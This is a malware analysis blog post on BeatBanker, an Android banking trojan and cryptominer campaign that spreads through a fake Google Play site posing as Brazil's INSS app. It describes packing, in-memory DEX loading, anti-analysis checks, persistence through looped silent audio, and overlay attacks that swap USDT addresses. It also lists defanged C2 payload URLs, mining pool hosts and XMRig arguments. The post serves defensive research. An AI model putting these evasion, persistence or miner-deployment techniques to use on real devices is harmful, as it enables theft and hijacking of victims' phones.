Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.
This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.
Key findings:
To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
It monitors battery temperature and percentage, and checks whether the user is using the device.
At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
It deploys a banker in addition to a cryptocurrency miner.

When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
New samples now drop BTMOB RAT instead of the banking module.
Initial infection vector


The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.
The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.
Packing

The initial APK file is packed and makes use of a native shared library (ELF) named libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.

First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.
l.so – the DEX loader


The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:
Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.

This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.
Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.


After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.
The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.
Crypto mining

When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.

The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:
-o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
-k (keepalive)
--tls (encrypted connection)
--no-color (disable colored output)
--nicehash (NiceHash protocol support)
C2 telemetry

The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:
isCharging: indicates whether the phone is charging;
batteryLevel: the exact battery percentage;
isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
isUserAway: indicates whether the user is away from the device (screen off and inactive);
overheat: indicates whether the device is overheating;
temp: the current battery temperature.
Persistence
The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.
The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.
Banking module
BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.

Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.
Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.
The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.
